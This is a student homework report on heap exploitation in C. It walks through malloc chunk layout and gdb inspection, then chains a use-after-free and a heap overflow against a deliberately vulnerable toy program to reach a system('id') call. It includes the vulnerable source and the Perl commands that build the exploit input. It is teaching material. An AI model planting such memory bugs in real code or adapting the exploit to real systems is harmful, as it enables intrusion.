ENPM691 Homework Assignment 10

Hacking of C programs and Unix Binaries-Fall 2024 lcollier

Dipam Bhattacharyya, MEng Cybersecurity dipamb2@umd.edu

***Abstract*—The assignment aims to understand the mappings of heap and heap pointers for exploitation. It will use the concept of 'Use After Free' and 'Heap Overflow' to execute shellcode.**

***Index Terms*—homework, hacking, C, coding**

I. Introduction


A heap is a memory region allotted to every program. Unlike stack, heap memory can be dynamically allocated. This means that the program can 'request' and 'release' memory from the heap segment whenever it requires. Also, this memory is global, i.e. it can be accessed and modified from anywhere within a program and is not localized to the function where it is allocated. This is accomplished using 'pointers' to reference dynamically allocated memory which in turn leads to a small degradation in performance as compared to using local variables (on the stack).

In this experiment, an exploration is done on the memory structure of the heap. Also, how certain C functions like 'malloc()' and 'free()' can be utilized to create a hack. Pointer referencing of these functions is exploited to execute shellcode on the machine.

II. Methodology

A. Host environment and architecture

[1] The experiment was done on a Ubuntu v16.04 VM with Windows x64 as the host PC. All exploit protection settings in Windows are default, including ASLR(default ON). To check the VM architecture, the "lscpu" terminal command was given:



```
Last login: Thu Sep 19 19:58:30 2024 from 192.168.42.1
user@user-VirtualBox:~$ lscpu
Architecture:          i686
CPU op-mode(s):        32-bit, 64-bit
Byte Order:            Little Endian
CPU(s):                2
On-line CPU(s) list:   0,1
Thread(s) per core:    1
Core(s) per socket:    1
Socket(s):             2
Vendor ID:             GenuineIntel
CPU family:            6
Model:                 186
Model name:            13th Gen Intel(R) Core(TM) i7-13620H
Stepping:              2
CPU MHz:               2918.400
BogoMIPS:              5836.80
Hypervisor vendor:     VMware
Virtualization type:   full
L1d cache:             48K
L1i cache:             32K
L2 cache:              1280K
L3 cache:              24576K
Flags:                 fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2
 ss nx pdpe1gb rdtscp lm constant_tsc arch_perfmon xtopology tsc_reliable nonstop_tsc pni pclmulqdq ssse3 fma cx16 sse4_
1 sse4_2 x2apic movbe popcnt aes xsave avx f16c rdrand hypervisor lahf_lm abm 3dnowprefetch ssbd ibrs ibpb stibp fsgsbas
e tsc_adjust bmi1 avx2 smep bmi2 erms invpcid rdseed adx smap clflushopt clwb sha_ni xsaveopt xsavec xgetbv1 arat rdpid
md_clear flush_l1d arch_capabilities
user@user-VirtualBox:~$ 
```


Fig. 1. Ubuntu CPU information

B. Malloc and dynamic memory

In C, stdlib.h provides with standard library functions to access, modify, and manage dynamic memory. Commonly used functions include malloc, free, and realloc. A "malloc(size_t n)" returns a pointer to a newly allocated chunk of at least n bytes, or null if no space is available.


If n is zero, malloc returns a minimum-sized chunk. (The minimum size is 16 bytes on most 32-bit systems and 24 or 32 bytes on 64-bit systems.).

The "free(void* p)" releases the chunk of memory pointed to by p, that had been previously allocated using malloc or a related routine such as realloc. It has no effect if p is null.



```
    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated (P clear)  |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of chunk, in bytes                     |A|M|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             User data starts here...                          .
            .                                                               .
            .             (malloc_usable_size() bytes)                      .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             (size of chunk, but used for application data)    |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                |A|0|1|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Fig. 2. malloc structure in memory



```
(gdb) info proc mappings
process 12818
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/user/Downloads/Lecture Programs/Lecture15/heapflw
         0x8049000  0x804a000     0x1000        0x0 /home/user/Downloads/Lecture Programs/Lecture15/heapflw
         0x804a000  0x804b000     0x1000     0x1000 /home/user/Downloads/Lecture Programs/Lecture15/heapflw
         0x804b000  0x806c000    0x21000        0x0 [heap]
        0xb7e09000 0xb7e0a000     0x1000        0x0
        0xb7e0a000 0xb7fba000   0x1b0000        0x0 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fba000 0xb7fbb000     0x1000   0x1b0000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbb000 0xb7fbd000     0x2000   0x1b0000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbd000 0xb7fbe000     0x1000   0x1b2000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbe000 0xb7fc1000     0x3000        0x0
        0xb7fd7000 0xb7fd8000     0x1000        0x0
        0xb7fd8000 0xb7fda000     0x2000        0x0 [vvar]
        0xb7fda000 0xb7fdb000     0x1000        0x0 [vdso]
        0xb7fdb000 0xb7ffe000    0x23000        0x0 /lib/i386-linux-gnu/ld-2.23.so
        0xb7ffe000 0xb7fff000     0x1000    0x22000 /lib/i386-linux-gnu/ld-2.23.so
        0xb7fff000 0xb8000000     0x1000    0x23000 /lib/i386-linux-gnu/ld-2.23.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
```

Fig. 3. heap section address mapping

C. Bins and chunks

A bin is a list (doubly or singly linked list) of free (non-allocated) chunks. Bins are differentiated based on the size of the chunks they contain:


- Fast bin
- Unsorted bin
- Small bin
- Large bin

Based on the request, different bins are allocated. For requests larger than 512 bytes, it does best-fit and FIFO. For small requests (less than 64 bytes), it uses caching allocator for recycled chunks. Large requests generally rely on system mappings.

D. GDB debugging

[2] After the generation of the executable, we are attaching gdb to it. Then, we are looking at both source and disassembled code together while also having terminal access.

$$(gdb)\ layout\ split \tag{1}$$



```
   ┌─heapflw.c──────────────────────────────────────────────────────────
   │      user = malloc(8);
   │      pass = malloc(8);
   │
   │      printf("Enter Username: ");
   │      scanf("%s", user);
   │
B+ │      free(user);
   │      add = malloc(8);
   │
   │      printf("Enter Address: ");
   │      scanf("%s", add);
   │
B+ │      if ((strcmp(user, "root") == 0) && (strcmp(pass, "pass123") == 0)) {
   ┌────────────────────────────────────────────────────────────────────
   │0x8048581 <main+38>     sub    $0xc,%esp
   │0x8048584 <main+41>     push   $0x8
   │0x8048586 <main+43>     call   0x8048400 <malloc@plt>
   │0x804858b <main+48>     add    $0x10,%esp
   │0x804858e <main+51>     mov    %eax,-0x14(%ebp)
   │0x8048591 <main+54>     sub    $0xc,%esp
   │0x8048594 <main+57>     push   $0x8
   │0x8048596 <main+59>     call   0x8048400 <malloc@plt>
   │0x804859b <main+64>     add    $0x10,%esp
   │0x804859e <main+67>     mov    %eax,-0xc(%ebp)
   │0x80485a1 <main+70>     sub    $0xc,%esp
   │0x80485a4 <main+73>     push   $0x80486e0
   │0x80485a9 <main+78>     call   0x80483e0 <printf@plt>
exec No process In:
(gdb)
```

Fig. 4. gdb split layout output

To check the stack frames(in reverse order of being invoked) used in the program:

$$(gdb)\ bt \tag{2}$$


And to inspect a particular frame:

$$(gdb)\ info\ frame\ 1 \tag{3}$$

To check the contents of memory from a particular point, say pointer or absolute address, the following(See Fig.4) is used. As an example, 20 words from the stack pointer can be seen:

$$(gdb)\ x/20x\ \$sp \tag{4}$$

The stack pointer is pointing to address ”0xbffff570” with value ”0x00000001”. There are 4 columns and each entry is of 4 bytes (size of 1 word). In the first column, the remaining values seen are the contents of adjacent memory locations.




```
(gdb) x/20x $sp
0xbffff570:     0x00000001      0x0804b008      0x00000000      0x0804b018
0xbffff580:     0xb7fbd3dc      0xbffff5a0      0x00000000      0xb7e22647
0xbffff590:     0xb7fbd000      0xb7fbd000      0x00000000      0xb7e22647
0xbffff5a0:     0x00000001      0xbffff634      0xbffff63c      0x00000000
0xbffff5b0:     0x00000000      0x00000000      0xb7fbd000      0xb7fffc04
(gdb) |
```

Fig. 5. 20 words displayed from stack pointer(heap pointers in yellow)

E. Code Input Generation

Perl command line can be used conveniently to generate strings and feed the code. The advantage here is that it gives us the option to create hex strings using ASCII.



```
user@user-VirtualBox:~/Downloads/Lecture Programs/Lecture15$ perl -e 'print "\x0
0" x 8; print "\x11\x00\x00\x00"; print "\x70\x61\x73\x73"; print "\x31\x32\x33\
x00"; ' >> userinput
```

Fig. 6. String generation using Perl

The file generated can be used as input in the GDB interface:

$$(gdb)\ r < userinput \tag{5}$$

F. Code Analysis and Verification

For the experiment, the ”heapflw.c” code (See Appendix A) is used. The ’main’ function creates three-pointers for username, password, and address using the ”malloc()” function of 12 bytes. Then user input is taken for ”user” and the pointer is freed using the ”free()” call. Using another ”malloc”, address information is taken and stored in the ”add” pointer. Finally, a string comparison operation is done to check if the username is ”root” and the password is ”pass123”.

The purpose of the code is to look at how the same chunk of heap memory is utilized when the ”free” is in place. Even if the memory is not in use, the pointer to that section is present.


Another goal is to purposefully add the malloc right after the free call. This creates two pointers pointing to the same location in the heap.

III. Results

Figure7 shows the shellcode execution when the string comparison operation turns true. The ”id” command is executed as a result of heap exploitation.


Figure8 indicates the heap memory state with malicious input(in blue) along with free() anomaly with pointers. Two pointers point to the same location.

Figure9 displays the heap section for the chunks allocated through malloc(). The yellow is the size of the current chunk or user data (in red).




```
(gdb) c
Continuing.
Enter Username: Enter Address: catch me!
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashar
e)
[Inferior 1 (process 12818) exited normally]
0x804b000:      Error while running hook_stop:
Cannot access memory at address 0x804b000
(gdb) |
```

Fig. 7. Shellcode execution due to heap exploitation



```
Breakpoint 2, main () at heapflw.c:23
23        if ((strcmp(user, "root") == 0) && (strcmp(pass, "pass123") == 0)) {
(gdb) x/20x 0x804b000
0x804b000:      0x00000000      0x00000011      0x746f6f72      0x00000000
0x804b010:      0x00000000      0x00000011      0x73736170      0x00333231
0x804b020:      0x00000000      0x00000409      0x65746e45      0x73552072
0x804b030:      0x616e7265      0x203a656d      0x65746e45      0x64412072
0x804b040:      0x73657264      0x00203a73      0x00000000      0x00000000
(gdb) x/x user
0x804b008:      0x746f6f72
(gdb) x/x add
0x804b008:      0x746f6f72
(gdb)
```

Fig. 8. Heap memory state with malicious input



```
(gdb) x/20x 0x804b000
0x804b000:      0x00000000      0x00000011      0x58585858      0x00000000
0x804b010:      0x00000000      0x00000011      0x00000000      0x00000000
0x804b020:      0x00000000      0x00000409      0x65746e45      0x73552072
0x804b030:      0x616e7265      0x203a656d      0x00000000      0x00000000
0x804b040:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

Fig. 9. Heap section for the chunks allocated through malloc()

IV. Discussions

A. *Use After Free exploit*

As seen in Fig.3, the heap section starts from ”0x804b000”. When the malloc call assigns spaces, the pointers are placed at the stack, ”0x0804b008” and ”0x0804b018” respectively as in Fig.5. With the first ”scanf()”, the ”userinput”(See Appendix B) file places 4 ”X”s in the ’user’ variable. This is seen in Fig.9 at the address ”0x0804b018”. When the pointer is freed and the next malloc assigns space to the ”add” variable, the previous chunk is used. Notice how in Fig.8 two variables point to the same location in the heap at ”0x0804b008”. This is due to the LIFO property of fastbins.

Technically when the string comparison operation takes place between ”user” and ”root”, the compiler is still referring to the old pointer in memory. It does not know that the space is in use by some other variables like the ”add” here. If somehow that space has a ”root” string, it will evaluate to true.

B. *Heap Overflow and shellcode execution*

The heap like the stack can be overwritten by wrong user inputs. We take advantage of this to create our exploit. The ”add” variable has ”12” bytes followed by ”0x11” and ”pass” buffers. So, we fill the first 4 bytes with ”root” and the next 8 bytes of NULL. To make sure the chunk size is unchanged, we create 4 bytes of ”0x00000011” and add them to our exploit input. The next 8 bytes of the ”pass” buffer we fill with ”pass123” in hexadecimal and rest NULLs. These inputs are marked in blue in Fig.8. The entire exploit string creation command is in Appendix B.

When the string comparison is done, it compares the ”user” with the ”root”. Since ”user” and ”add” variables point to the same location, that statement is true. The second condition checks the ”pass” with the ”pass123” string. Through heap overflow, we even modified the ”pass” buffer which makes it true. As a result, the shellcode is executed as seen in Fig.7.

By chaining two vulnerabilities in the heap, we successfully got command execution.

C. *Unexpected Results*

One of the interesting things is the structure of chunks allocated by the malloc allocator. As seen in Fig.9, only chunk size and user data are present, no other previous or next pointers are seen in memory.

Secondly, the chunk size is 17 bytes but it should be 16 bytes with a buffer space of 12. If the extra 1 byte is for the prev/next chunk pointer, the same should be reflected for all variables. As in Fig.9, ”user” and ”pass” have the same chunk size but 1 byte extra for pointers is not seen and two spaces are glued to each other.

D. *Limitations and Considerations*

The experiment was done on an Ubuntu VM and these address mapping changes if performed on another OS. Also here the hack works because we are able to see the heap pointers in memory and would be difficult in real life. Moreover, different compilers may address memory differently than our GCC compiler.

Appendix A
The ”heapflw.c” code:

```
#include<stdlib.h>
#include<stdio.h>
#include<string.h>

int main(){

char *user = 0;
char *add  = 0;
char *pass = 0;

user = malloc(8); /*8 bytes*/
pass = malloc(8);

printf("Enter Username: ");
scanf("%s", user);

/*vulnerable code
free and then malloc reuse
same bin*/

free(user);
add = malloc(8);

printf("Enter Address: ");
scanf("%s", add);

if ((strcmp(user, "root") == 0) &&\
(strcmp(pass, "pass123") == 0)) {

 printf("catch me!\n");
 system("id");

}
return 0;
}
```

Appendix B
Perl exploit file generation

```
perl -e 'print "X" x 4;' > userinput

perl -e 'print "\x72\x6f\x6f\x74";\
print "\x00" x 8;\
print "\x11\x00\x00\x00";\
print "\x70\x61\x73\x73";\
print "\x31\x32\x33\x00";'\
>> userinput
```

References

[1] Bhattacharyya, D.: In: ENPM691 Homework Assignment 3. pp. 1–3 (2024)

[2] Bhattacharyya, D.: In: ENPM691 Homework Assignment 2. pp. 1–4 (2024)